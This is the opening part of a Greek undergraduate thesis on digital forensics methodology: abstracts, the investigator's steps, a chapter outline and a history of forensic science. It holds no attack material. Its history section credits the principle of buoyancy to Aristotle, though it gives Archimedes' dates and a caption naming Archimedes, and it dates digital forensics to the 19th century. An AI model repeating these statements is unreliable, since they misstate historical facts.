Τεχνολογικό Εκπαιδευτικό Ίδρυμα Κρήτης

Σχολή Τεχνολογικών Εφαρμογών
Τμήμα Εφαρμοσμένης Πληροφορικής & Πολυμέσων

Πτυχιακή εργασία

Μέθοδοι και τεχνικές συλλογής και αξιοποίησης ψηφιακών αποδείξεων στο ηλεκτρονικό έγκλημα

Δήμητρα Καββαλάκη (ΑΜ: 2657)
E-mail: dimitra26@gmail.com

Ηράκλειο – Ημερομηνία
2014

Επόπτης Καθηγητής: Δρ. Μανιφάβας Χαράλαμπος

Μέθοδοι και τεχνικές συλλογής και αξιοποίησης ψηφιακών αποδείξεων στο ηλεκτρονικό έγκλημα

Υπεύθυνη Δήλωση*: Βεβαιώνω ότι είμαι συγγραφέας αυτής της πτυχιακής εργασίας και ότι κάθε βοήθεια την οποία είχα για την προετοιμασία της, είναι πλήρως αναγνωρισμένη και αναφέρεται στην πτυχιακή εργασία. Επίσης έχω αναφέρει τις όποιες πηγές από τις οποίες έκανα χρήση δεδομένων, ιδεών ή λέξεων, είτε αυτές αναφέρονται ακριβώς είτε παραφρασμένες. Επίσης βεβαιώνω ότι αυτή η πτυχιακή εργασία προετοιμάστηκε από εμένα προσωπικά ειδικά για τις απαιτήσεις του προγράμματος σπουδών του Τμήματος Μηχανικών Πληροφορικής του Τ.Ε.Ι. Κρήτης*.

Ευχαριστίες

Θα ήθελα να ευχαριστήσω τον επιβλέποντα καθηγητή μου κύριο Χαράλαμπο Μανιφάβα για την πτυχιακή αυτή και την καθοδήγησή του καθόλη την διάρκειά της. Επίσης να ευχαριστήσω τον Κοκκινάκη Νίκο, αστυνόμος στην Δίωξη Ηλεκτρονικού εγκλήματος παραρτήματος Ηρακλείου, για την πολύτιμη βοήθειά του που με τις πληροφορίες του έκανε την σύνταξη αυτής της εργασίας ευκολότερη. Τέλος θα ήθελα να ευχαριστήσω τον σύντροφό μου στην ζωή για την στήριξή του κατά την διάρκεια πραγματοποίησης αυτής της εργασίας.

Περίληψη

Όσο περνάνε τα χρόνια, η εξέλιξη της τεχνολογίας είναι ραγδαία. Οι ηλεκτρονικές συσκευές γίνονται αντικείμενα καθημερινής χρήσης, σε μία εποχή που η πληροφορία είναι σε μεγάλο ποσοστό προσβάσιμη. Τα οφέλη της τεχνολογίας είναι πολλά και ποικίλα αλλά επειδή κάθε νόμισμα έχει δύο όψεις, η χρήση της τεχνολογίας κρύβει και αυτή μία σκοτεινή πλευρά. Μία πλευρά που βοηθήσαμε και εμείς να αναπτυχθεί με το να την βάλουμε στην καθημερινότητά μας.

Ηλεκτρονικοί υπολογιστές, κινητά τηλέφωνα, tablets, είναι μερικές μόνο από τις συσκευές που χρησιμοποιούμε καθημερινά. Εκεί αποθηκεύουμε κάθε είδους πληροφορία χωρίς να κατανοούμε πραγματικά τι πετυχαίνουμε με αυτή τη συμπεριφορά. Κωδικοί τραπεζών, βίντεο και φωτογραφίες από την προσωπική μας ζωή διαμοιράζονται μέσω κινητού τηλεφώνου και ηλεκτρονικού υπολογιστή χωρίς καμία γνώση για τις επιλογές που δίνουμε σε επιτήδειους να πάρουν και να εκμεταλλευτούν υλικό που εμείς έχουμε για την προσωπική μας χρήση και θέλουμε να μοιραζόμαστε επιλεγμένα.

Σελίδες κοινωνικής δικτύωσης, ηλεκτρονικό ταχυδρομείο, ηλεκτρονικό εμπόριο, συνομιλία σε “ηλεκτρονικά δωμάτια συζήτησης” έχουν δημιουργήσει τις κατάλληλες συνθήκες για συκοφαντία, εξύβριση, απάτη, την ψυχολογική βία και τον εκφοβισμό σε παιδιά και ενήλικες, αυτό που πλέον ονομάζουμε CyberBullying, την διακίνηση και εμπορία παιδικής πορνογραφίας και άλλα πολλά. Εγκληματικές συμπεριφορές λοιπόν μεταφερμένες στον κόσμο του διαδικτύου και των ηλεκτρονικών μέσων. Πως τα αντιμετωπίζουμε όλα αυτά; Μα όπως αντιμετωπίζουμε το συμβατικό έγκλημα.

Η εγκληματολογική επιστήμη είναι εκείνο το κομμάτι της επιστήμης που ασχολείται με την συλλογή αποδεικτικών στοιχείων από τον τόπο του εγκλήματος, με σκοπό την αναπαράσταση των γεγονότων και της εύρεσης του δράστη. Η ηλεκτρονική εγκληματολογία από την άλλη, είναι το ίδιο πράγμα αλλά για τα εγκλήματα που διαπράττονται με ηλεκτρονικά μέσα. Οι ερευνητές της ηλεκτρονικής εγκληματολογίας, συλλέγουν, διατηρούν, αποθηκεύουν, επεξεργάζονται και αναλύουν τα δεδομένα, από συσκευές που συμμετέχουν σε ένα ηλεκτρονικό έγκλημα, συνήθως παίρνοντας αντίγραφο από τα αποθηκευτικά μέσα των ηλεκτρονικών συσκευών με σκοπό την ανάλυση και εξαγωγή συμπερασμάτων που θα καταδικάσουν ή θα αθωώσουν τον κατηγορούμενο.

Σε αυτή την πτυχιακή εργασία παρουσιάζονται όσο πιο επεξηγηματικά γίνεται, εργαλεία ανοιχτού λογισμικού κώδικα, που χρησιμοποιούνται για εγκληματολογική έρευνα. Πως παίρνουμε την εικόνα ενός σκληρού δίσκου και της φυσικής μνήμης της συσκευής, πως κάνουμε ανάλυση και πως αξιοποιούμε τα συμπεράσματα που εξάγουμε για τα γεγονότα της υπόθεσης. Επίσης αναπτύσσουμε σενάρια για υποθετικές καταστάσεις, καταγράφοντας όλα τα βήματα που ακολουθούμε για να ανακαλύψουμε τι ακριβώς έχει συμβεί.

Abstract

As years are passing by, technological evolution becomes greater. Electronic devices are becoming items of every day use, in a time that information is accessible by a very big percentage of populace. The benefits of technology are many, but technology is a double-edged sword. The use of technology has a dark side too. A side that we helped develop by using it in every aspect of our lives.

Personal computers, mobile phones, tablets are just a small sample of devices that we use daily. We store in them, all kinds of information without really understanding what is achieved by that behaviour. Bank codes, video and photographs from our personal life are going public through smartphones and our personal computer without any knowledge of the options we offer to adept and skillful people, to take advantage of this material that we only want to use for ourselves and the people we care about.

Social networks, e-mail, electronic sales, chat-rooms have created the perfect circumstances for defamation, insults, fraud, emotional violence and bullying to children and adults, it is what we call Cyberbullying, the trafficking and trade of child pornography e.t.c Criminal behaviour is transferred to the world of internet . How can we deal with all of these? The same way we deal with coventional crime.

Forensic science is this part of science that deals with the collection of evidence from the crime scene, with a higher purpose to represent the facts and find the guilty parties. Electronic forensics, from the other hand is the same thing but for crimes that are comitted by electronic means. The investigators of electronic forensics collect, preserve, store, process and analyse the data from electronic devices that participate in an electronic crime, usually by taking a forensic image from the massive storage device, in order to analyse and reach to a conclusion that will condemn or acquit the suspect.

This thesis represents, as analytically as it can, the steps an investigator makes using free tools that are used for forensic investigation. How he/she creates a forensic image of a hard drive or/and the non-volatile memory of the device, how and what he/she is looking for in a forensic image, how he/she analyses those data and what kind of conclusions can we obtain during this process. There is also hypothetical scenarios of computer compromise and this paper shows what steps we take to find what exactly happen.

Πίνακας περιεχομένων

Πίνακας Εικόνων

Πίνακας πινάκων

Κεφάλαιο 1
Εισαγωγή

1.1 Γενικά

Ηλεκτρονικό έγκλημα, σύμφωνα με τους Forester και Morisson (1994) είναι μια εγκληματική πράξη στην οποία ο ηλεκτρονικός υπολογιστής χρησιμοποιείται ως το κυριότερο μέσο τέλεσής της. Πιο συγκεκριμένα ηλεκτρονικό έγκλημα θεωρούνται οι αξιόποινες εγκληματικές πράξεις που τελούνται με τη χρήση ηλεκτρονικών υπολογιστών και συστημάτων επεξεργασίας δεδομένων και τιμωρούνται με συγκεκριμένες ποινές από την εκάστοτε νομοθεσία. Ανάλογα με τον τρόπο τέλεσης διαχωρίζονται σε εγκλήματα τελούμενα με τη χρήση Ηλεκτρονικών Υπολογιστών (computer crime) και σε Κυβερνο-εγκλήματα (cyber crime), εάν τελέσθηκε μέσω του Διαδικτύου[1] (Δίωξη ηλεκτρονικού εγκλήματος Ελλάδος). Με το ηλεκτρονικό έγκλημα ασχολείται ο κλάδος της ηλεκτρονικής εγκληματολογίας.

Το 2001 το ερευνητικό εργαστήριο ψηφιακής εγκληματολογίας όρισε την ηλεκτρονική εγκληματολογία ως “την χρήση επιστημονικά αποδεδειγμένων μεθόδων ως προς την διατήρηση, συλλογή, επαλήθευση, πιστοποίηση, ανάλυση, ερμηνεία, τεκμηρίωση και παρουσίαση των αποδεικτικών στοιχείων ψηφιακής προέλευσης με σκοπό την διευκόλυνση ή την περαιτέρω ανακατασκευή αξιόποινων γεγονότων, συμβάλλοντας στην πάταξη μη εξουσιοδοτημένων ενεργειών που διαταράσσουν προγραμματισμένες ενέργειες”.

Στην ηλεκτρονική εγκληματολογία, η εξαγωγή αυτών των αποδεικτικών στοιχείων από τα ψηφιακά μέσα, είναι πολύ κρίσιμο κομμάτι, αφού θα πρέπει να γίνει με τέτοιο τρόπο που να μπορεί να ευσταθεί σε ένα δικαστήριο. Όλες οι παραπάνω μέθοδοι που αναφέρονται, έχουν ως σκοπό να εξάγουν “την απόδειξη”, που θεωρείται ένα από τα κυρίαρχα κομμάτια στο νομικό σύστημα, αφού η ύπαρξη ή μη αυτής, είναι που θα κρίνουν την έκβαση μιας δίκης και την τύχη του εκάστοτε κατηγορουμένου.

Η συγκεκριμένη πτυχιακή εργασία θα ασχοληθεί με την εκτέλεση και παρουσίαση αυτών των μεθόδων και τεχνικών και φιλοδοξία της συγγραφέως είναι να κάνει ξεκάθαρο και σαφές, ποια είναι η σωστή διαδικασία που πρέπει να ακολουθεί ένας ερευνητής ηλεκτρονικού εγκλήματος όταν φτάνει στον τόπο που διαπράχθηκε το έγκλημα και ειδικότερα όταν έρχεται σε επαφή με τα ψηφιακά μέσα που συμμετείχαν, πως συλλέγονται τα αποδεικτικά στοιχεία, πως διατηρούνται, πως επαληθεύονται και πως τεκμηριώνονται για να μπορούν να παρουσιαστούν σε ένα δικαστήριο χωρίς να υπάρχει κίνδυνος να απορριφθούν από το την πλευρά του ενάγοντα.


[1] http://www.astynomia.gr/index.php?option=ozo_content&perform=view&id=1414&Itemid=0&langENENENEN

1.2 Σκοπός της Πτυχιακής Εργασίας

Η εργασία αυτή θα προσπαθήσει να απαντήσει στα εξής ερωτήματα:

Ποια είναι η μεθοδολογία συλλογής αποδεικτικών στοιχείων στο ηλεκτρονικό έγκλημα σήμερα, τι ψάχνουμε να βρούμε σε αυτά τα στοιχεία που συλλέξαμε και πως αξιοποιούμε τα ευρήματά μας; ερωτήματα που απαντούμε με σκοπό την παρουσίαση αυτών των ευρημάτων σε ένα δικαστήριο με τρόπο κατανοητό αλλά πάνω από όλα εγκληματολογικά άρτιο ώστε να ευσταθούν.

Όταν λαμβάνει χώρα ένα ηλεκτρονικό έγκλημα και ανακαλυφθεί αυτό το γεγονός από την Δίωξη Ηλεκτρονικού Εγκλήματος ή όπως τυγχάνει να λέγεται η κάθε υπηρεσία που ασχολείται με το Ηλεκτρονικό έγκλημα, κάποια βήματα είναι απαραίτητο να γίνουν με συγκεκριμένη σειρά και τρόπο. Είναι πολύ σημαντικό αυτό διότι έστω και ένα λάθος μπορεί να διαβάλλει την αξιοπιστία των στοιχείων και να καταστήσει την υπόθεση στο δικαστήριο άκυρη και χωρίς αποδείξεις.



Εικόνα 1: Τα βήματα του ερευνητή

Τα βήματα αυτά είναι:

- Ασφάλιση περιμέτρου της σκηνής του εγκλήματος
- Αφαίρεση συσκευών μαζικής αποθήκευσης
- Εικόνα των συσκευών μαζικής αποθήκευσης (στην περίπτωση που το ύποπτο σύστημα είναι ανοιχτό υπάρχει πιθανότητα να μπορεί να παρθεί και εικόνα της φυσικής μνήμης του συστήματος αλλά αυτό είναι κάτι που θα το κρίνει ο ερευνητής)
- Ανάλυση της εικόνας που έχει παρθεί
- Συμπεράσματα – έκθεση - αναφορά.

Μέθοδοι και τεχνικές συλλογής και αξιοποίησης ψηφιακών αποδείξεων στο ηλεκτρονικό έγκλημα

Κάθε φορά που θέλουμε να πάρουμε αντίγραφο του αποθηκευτικού μέσου που θα αναλύσουμε, είναι απαραίτητο να χρησιμοποιούμε έναν αναστολέα εγγραφής κατά προτίμηση υλικού -θεωρούνται πιο αποδοτικοί για τον σκοπό τους- για να είμαστε σίγουροι ότι δεν αλλοιώνουμε τα δεδομένα του γνήσιου μέσου. Στα παραδείγματα που αναλύονται σε αυτή την εργασία δεν χρησιμοποιείται αναστολέας εγγραφής αλλά χρησιμοποιούμε την hash value για σύγκριση των δεδομένων.

Η διαδικασία ανάλυσης του/ων αποθηκευτικών μέσων που συλλέγονται σε ένα ηλεκτρονικό έγκλημα, γίνεται σε ασφαλές περιβάλλον όπου πρόσβαση έχει μόνο ο ερευνητής κατά προτίμηση και είναι ίσως καλύτερο να μην υπάρχει σύνδεση με το διαδίκτυο όταν πραγματοποιείται η ανάλυση. Αυτό το καθορίζει ο ερευνητής και αναλόγως με τις εργασίες που πρέπει να φέρει εις πέρας.

Επίσης ένα υπολογιστικό σύστημα στο οποίο πραγματοποιείται η ανάλυση, είναι προτιμότερο να έχει ισχύ διότι χρησιμοποιούνται πολλά εργαλεία και ο ερευνητής χρειάζεται πάνω από όλα ταχύτητα. Κάποιες φορές τα αποτελέσματα της ανάλυσης ζητείται να είναι έτοιμα σε 1-2 ώρες. Οπότε η ισχύς είναι η προτεραιότητα του υπολογιστικού συστήματος του ερευνητή.

Η όλη παραπάνω διαδικασία είναι απαραίτητο να γίνεται σε ασφαλές υπολογιστικό περιβάλλον ώστε να διασφαλίσουμε ότι τα δεδομένα που υπήρχαν στην συσκευή δεν αλλοιώθηκαν όταν παραδείγματος χάρη, παίρνουμε την εικόνα ενός σκληρού δίσκου. Για την επίτευξη αυτού του στόχου υπάρχουν διάφορες τεχνικές και μέθοδοι που αναλύονται στα κεφάλαια αυτής της πτυχιακής εργασίας.

Τελευταίο αλλά καθόλου ασήμαντο είναι το στάδιο της αναφοράς. Όλα τα ευρήματα και τα συμπεράσματα βάση των στοιχείων πρέπει να καταγράφονται καθόλη την διάρκεια της ανάλυσης και επεξεργασίας με όσο το δυνατόν πιο απλή γλώσσα ώστε να μπορεί να καταλάβει και κάποιος που δεν έχει τεχνικές γνώσεις όπως είναι ο δικαστής ή ο εισαγγελέας παραδείγματος χάριν.

Αυτά είναι εν συντομία τα βήματα που πρέπει να ακολουθήσει ο ερευνητής για να έχει άρτια συλλεγμένα στοιχεία που θα ορίσουν το αποτέλεσμα της εκδίκασης της υπόθεσης. Ο ερευνητής είναι συνήθως άτομο με εξειδικευμένη εκπαίδευση και γνώσεις για τα πληροφοριακά συστήματα και το στάδιο της ανάλυσης των στοιχείων που έχει συλλέξει θα μας δείξει τι συνέβη, πότε συνέβη και ποιος το έκανε.

1.3 Συνοπτική Περιγραφή Αναφοράς

Στο κεφάλαιο 1 παρουσιάζεται μια εισαγωγική αναφορά για την χρήση των ηλεκτρονικών συσκευών και τις συνέπειες της εκτεταμένης χρήσης τους. Επίσης παρουσιάζεται ο σκοπός αυτής της πτυχιακής εργασίας.

Στο κεφάλαιο 2 παρουσιάζεται μια αναφορά της ιστορίας της επιστήμης της εγκληματολογίας, καθώς και της ηλεκτρονικής εγκληματολογίας. Επίσης παρουσιάζεται μια προσπάθεια περιγραφής εννοιών που αφορούν το ηλεκτρονικό έγκλημα και τα ηλεκτρονικά στοιχεία.

Στο κεφάλαιο 3 αναπτύσσονται κάποια μοντέλα μεθοδολογίας που ακολουθείται στην σκηνή ενός ηλεκτρονικού εγκλήματος. Ένα από αυτά είναι και αυτό που ακολουθείται στην Ελλάδα.

Στο κεφάλαιο 4 παρουσιάζεται μια αναφορά στις μορφές που μπορεί να έχει η διαδικασία αντιγραφής ενός αποθηκευτικού μέσου καθώς και τα πλεονεκτήματα και μειονεκτήματα συσκευών απαραίτητων για την σωστή εγκληματολογικά δημιουργία της εικόνας ενός αποθηκευτικού μέσου.

Στο κεφάλαιο 5 υλοποιείται με την χρήση εργαλείων ανοιχτού λογισμικού η εγκληματολογική διαδικασία εικόνας ενός αποθηκευτικού μέσου και περιγράφεται τόσο με κείμενο όσο και με εικόνες η όλη διαδικασία.

Στο κεφάλαιο 6 υλοποιείται με εργαλεία ανοιχτού λογισμικού η διαδικασία εικονοποίησης της φυσικής μνήμης ενός υπολογιστικού συστήματος και περιγράφεται τόσο με κείμενο όσο και με εικόνες η διαδικασία.

Στο κεφάλαιο 7 αναλύονται τα βασικότερα συστήματα αρχείων τόσο στο λειτουργικό σύστημα WINDOWS όσο και στο LINUX. Επίσης αναφέρεται αναλυτικά τι ψάχνει ένας ερευνητής που κάνει ανάλυση σε αυτά τα συστήματα.

Στο κεφάλαιο 8 περιγράφεται και υλοποιείται σενάριο για εύρεση κακόβουλου λογισμικού σε εικόνα μνήμης και σκληρού δίσκου καθώς και η παρουσίαση μιας εγκληματολογικής αναφοράς.

Στο κεφάλαιο 9 υλοποιείται και παρουσιάζεται ένα πρόγραμμα για απόκτηση αντιγράφου ενός κινητού τηλεφώνου. Επίσης παρουσιάζουμε και ένα πρόγραμμα σπάσιμου κωδικών σε λειτουργικό σύστημα Linux.

Στο κεφάλαιο 10 αναφέρονται μελλοντικά προβλήματα όσον αφορά το θέμα της ηλεκτρονικής εγκληματολογίας στο cloud περιβάλλον, με σύντομη αναφορά σε αυτά.

Κεφάλαιο 2
Η ΕΠΙΣΤΗΜΗ ΤΗΣ ΕΓΚΛΗΜΑΤΟΛΟΓΙΑΣ

2.1 Ιστορία της εγκληματολογικής επιστήμης


Η Εγκληματολογική επιστήμη είναι η μέθοδος συλλογής και εξέτασης πληροφοριών που αφορούν το παρελθόν και σχετίζονται με ένα έγκλημα ή άλλη αξιόποινη πράξη και έκανε την εμφάνισή της σαν ξεχωριστός επιστημονικός κλάδος, τον 18ο με 19ο αιώνα, αν και οι έννοιες κακοποιός και έγκλημα, υπήρχαν από πολύ πιο παλιά.

Η αγγλική λέξη για την εγκληματολογία **Forensic** είναι από την λατινική λέξη 'forensis' που σημαίνει αγορά δηλαδή “μπροστά στο κοινό”(forum). Στα χρόνια της Ρωμαϊκής αυτοκρατορίας, όταν κάποιος κατηγορούνταν για ένα έγκλημα η υπόθεση παρουσιαζόταν στην αγορά, δηλαδή μπροστά στο κοινό. Η κάθε πλευρά, υπεράσπιση και κατηγορητήριο, έλεγε την δική της εκδοχή στην ιστορία και όποιος τα έλεγε και τα εξηγούσε καλύτερα, αυτός κέρδιζε και την υπόθεση.

Η γενική αντιμετώπιση σε άλλες περιοχές για το έγκλημα ήταν η καταναγκαστική ομολογία ή στηρίζονταν στην κατάθεση κάποιου μάρτυρα. Χωρίς κατάλληλο εξοπλισμό και εργαλεία που θα στηρίξουν μία εγκληματική υπόθεση με απτά και αδιάσειστα στοιχεία η τιμωρία και σύλληψη των πραγματικά ενόχων ήταν κάτι σπάνιο. Παρά την έλλειψη όμως βασικού εξοπλισμού υπήρχαν καταγραφές για αποκαλύψεις εγκλημάτων: Το 44 π.Χ στην Ρώμη, με την δολοφονία του Ιούλιου Καίσαρα από είκοσι-τρία (23) χτυπήματα από μαχαίρι και την απόφανση του γιατρού που τον εξέτασε ότι από τα είκοσι-τρία (23) χτυπήματα, το ένα ήταν το θανατηφόρο.

Στην αρχαία Ελλάδα υπάρχει το γνωστό παράδειγμα του Αριστοτέλη[2] (287-212 π.Χ) που ανακάλυψε τον τρόπο να ορίσει τον όγκο ενός αντικειμένου με ακανόνιστο σχήμα, όπως ήταν το στεφάνι του βασιλιά των Συρακουσών Ιέρωνα -που του είχε ζητήσει να ανακαλύψει αν είναι όλο από ατόφιο χρυσάφι -και να ορίσει έτσι την αρχή της άνωσης που πρώτος αυτός διατύπωσε. Την ανακάλυψη αυτή την έκανε την ώρα του λουτρού του, από το νερό που εκτόπιζε το βάρος του σώματός του. Ήταν τότε που βγήκε στους δρόμους φωνάζοντας το περίφημο “Εύρηκα”.

[2]http://en.wikipedia.org/wiki/Forensic_science#Early_methods



Εικόνα 2: Αρχή της άνωσης του Αρχιμήδη (287-212π.Χ)

Επίσης, η πρώτη γραπτή αναφορά όπου η ιατρική και η εντομολογία χρησιμοποιήθηκαν για να λύσουν ένα έγκλημα, ήταν στην Κίνα από τον Song Ci (1186–1249) το 1248 κατά τη διάρκεια της δυναστείας των Song. Σε μία από τις αναφορές αναφέρεται η δολοφονία ενός ανθρώπου με δρεπάνι. Ο ερευνητής ήξερε ότι την πληγή την προξένησε δρεπάνι αφού πρώτα πειραματίστηκε στο κουφάρι ενός ζώου και είδε πως είναι η τομή από διάφορα εργαλεία. Ο ερευνητής της υπόθεσης ζήτησε από όλους να φέρουν τα δρεπάνια τους σε μια συγκεκριμένη τοποθεσία. Τα έβαλε στη σειρά και περίμενε. Σε λίγο, μύγες μαζεύτηκαν σε ένα δρεπάνι, προφανώς προσελκυόμενες από την μυρωδιά του αίματος που υπήρχε πιο πριν και βλέποντάς το αυτό, ο δράστης ομολόγησε.

Στην αρχαία Κίνα επίσης χρησιμοποιούσαν την εξέταση του στόματος και το σάλιο σαν αποδεικτικό στοιχείο. Έβαζαν τον ύποπτο να γεμίσει το στόμα του με στεγνό ρύζι και μετά να το φτύσει γρήγορα ή να γλείψει γρήγορα μια λάμα πολύ ζεστή. Η άποψη ήταν ότι ο ένοχος θα είχε από το άγχος του, λιγότερη έκκριση σάλιου και έτσι δεν θα κατάφερνε να φτύσει όλο το ρύζι ενώ στο θέμα της λάμας, θα πάθαινε πολύ σοβαρό έγκαυμα στη γλώσσα λόγω έλλειψης σάλιου.

Στην Ευρώπη, τον 16ο αιώνα, ιατροί στον στρατό και πανεπιστήμια άρχισαν να συγκεντρώνουν πληροφορίες για την αιτία και τον τρόπο ενός θανάτου αλλά ήταν τον 18ο αιώνα που άρχισαν να εμφανίζονται γραπτές αναφορές για το θέμα της εγκληματολογίας.

Ο Σερ William James Herschel[3] (9 Ιανουαρίου 1833 – 24 Οκτωβρίου 1917) ήταν ο πρώτος Ευρωπαίος που παρατήρησε ότι το δακτυλικό αποτύπωμα[4] είναι μοναδικό και μόνιμο και το 1858 χρησιμοποιούσε ολόκληρο το αποτύπωμα του χεριού σαν ένα είδος μοναδικής υπογραφής σε συμβόλαια.

[3]http://en.wikipedia.org/wiki/William_James_Herschel
[4]http://www.gutenberg.org/files/34859/34859-h/34859-h.htm#Page_8

Εικόνα 3: αποτύπωμα χεριού σαν υπογραφή σε συμβόλαια William James Herschel(1858)

2.1.1 Ηλεκτρονική εγκληματολογία

Η ηλεκτρονική εγκληματολογία είναι ένα παρακλάδι της εγκληματολογικής επιστήμης και είναι σχετικά καινούριο (19ος αιώνας). Θα λέγαμε ότι είναι ένα μείγμα της κλασικής εγκληματολογίας και της επιστήμης των ηλεκτρονικών υπολογιστών. Η ανάγκη για ξεχωριστό παρακλάδι της κλασικής εγκληματολογίας, σε εγκληματολογία για εγκλήματα με τη χρήση ηλεκτρονικού υπολογιστή, ξεκίνησε με την ανάπτυξη της χρήσης των ηλεκτρονικών υπολογιστών στα τέλη της δεκαετίας του 1970 με αρχές του 1980. Η πρώτη αναγνώριση για την ύπαρξη και αντιμετώπιση εγκλήματος σε υπολογιστή έγινε με τον νόμο του 1978 για το ηλεκτρονικό έγκλημα της Φλώριντα (Η.Π.Α) και περιείχε νομοθεσία περί μη εξουσιοδοτημένης τροποποίησης ή διαγραφής δεδομένων από ένα υπολογιστή ή ένα σύστημα αυτών[5].

Τα χρόνια που ακολούθησαν, η ανάπτυξη του εγκλήματος με ηλεκτρονικά μέσα αυξήθηκε και άρχισαν να δημιουργούνται νόμοι για να αντιμετωπίσουν τις μορφές του εγκλήματος που οι μέχρι τότε νόμοι δεν μπορούσαν πια να διαχειριστούν. Ο Καναδάς ήταν η πρώτη χώρα που θέσπισε νομοθεσία για το ηλεκτρονικό έγκλημα το 1983. Από το 1986 ακολούθησαν και οι άλλες χώρες.

Πιο ειδικά λοιπόν, ηλεκτρονική εγκληματολογία (Computer Forensic Science) είναι ο κλάδος της επιστήμης της εγκληματολογίας που ασχολείται με τις τεχνικές και μεθόδους συλλογής, αποκατάστασης, διατήρησης, ανάλυσης και τεκμηρίωσης ηλεκτρονικών δεδομένων που έχουν μείνει πίσω από τη χρήση ηλεκτρονικού υπολογιστή, καθώς και την εξήγηση τεχνικών γνωρισμάτων των δεδομένων και της χρήσης του ηλεκτρονικού υπολογιστή.

[5]http://en.wikipedia.org/wiki/Digital_forensics#History

2.1.2 Ηλεκτρονικό έγκλημα και οι μορφές του σήμερα

Ηλεκτρονικό έγκλημα όπως ορίζεται από την Ευρωπαϊκή κοινότητα, σύμφωνα με την συνθήκη κατά του Ηλεκτρονικού εγκλήματος, είναι “οποιαδήποτε εγκληματική ενέργεια διεπράχθη εναντίον ή με τη βοήθεια ενός ηλεκτρονικού υπολογιστή ή δικτύου ηλεκτρονικών υπολογιστών”, ενώ ο ορισμός που δίνει η Βρετανική αστυνομία είναι “ η χρήση ηλεκτρονικού υπολογιστή ή δικτύου ηλεκτρονικών υπολογιστών για τη διάπραξη ενός εγκλήματος” (BBC News, 2001). Σε γενικές γραμμές σε κάθε χώρα υπάρχει ένας ανάλογος ορισμός.

Τα πιο συνηθισμένα εγκλήματα που καλείται να λύσει η ηλεκτρονική εγκληματολογία είναι:

- Εγκλήματα παράνομης διείσδυσης σε ηλεκτρονικούς υπολογιστές και δίκτυα (Hacking & Cracking)
- Εγκλήματα παράνομης απόκτησης προσωπικών δεδομένων (Phising)
- Κακόβουλο λογισμικό που επιτίθεται στον ηλεκτρονικό υπολογιστή και ανάλογα τον τύπο του επιδρά διαφορετικά. Διακρίνεται σε τρεις κατηγορίες: Ιοί (Viruses), Σκουλήκια (Warms) και Δούρειοι Ίπποι (Trojan Horses).
- Πειρατεία ιδιόκτητου υλικού/λογισμικού, μουσικής και βίντεο (Copyright crime)
- Εγκλήματα κατοχής και διάδοσης πορνογραφικού υλικού και ειδικά παιδικής πορνογραφίας
- Εγκλήματα απάτης πιστωτικών καρτών (Credit Card Fraud)
- Εγκλήματα εκβιασμού, καταδίωξης και δυσφήμισης
- Κυβερνο-τρομοκρατία
- Επιθέσεις με σκοπό την άρνηση εξυπηρέτησης (Denial Of Service)
- Ανεπιθύμητη αλληλογραφία (Spamming)
- Επιθέσεις παρενόχλησης (cyberbulling)
- Rootkit - Είναι λογισμικό που επιτρέπει την συνεχή πρόσβαση σε έναν υπολογιστή με προνόμια υπερχρήστη, ενώ κρύβει ενεργά την παρουσία του από τους διαχειριστές με το να ενσωματώνεται σε βασικά αρχεία του λειτουργικού συστήματος ή άλλων εφαρμογών

Είναι σημαντικό εδώ να αναφερθεί, ότι το μεγαλύτερο ποσοστό αυτών, δεν είναι εγκλήματα που δημιουργήθηκαν με την ανάπτυξη της χρήσης των ηλεκτρονικών υπολογιστών. Είναι εγκλήματα που προϋπήρχαν και απλά μεταφέρθηκαν στους ηλεκτρονικούς υπολογιστές λόγω μεγαλύτερης ευκολίας μετάδοσης και της ανωνυμίας που προσφέρει η απομακρυσμένη χρήση.

2.1.3 Ηλεκτρονικό έγκλημα στην Ελλάδα

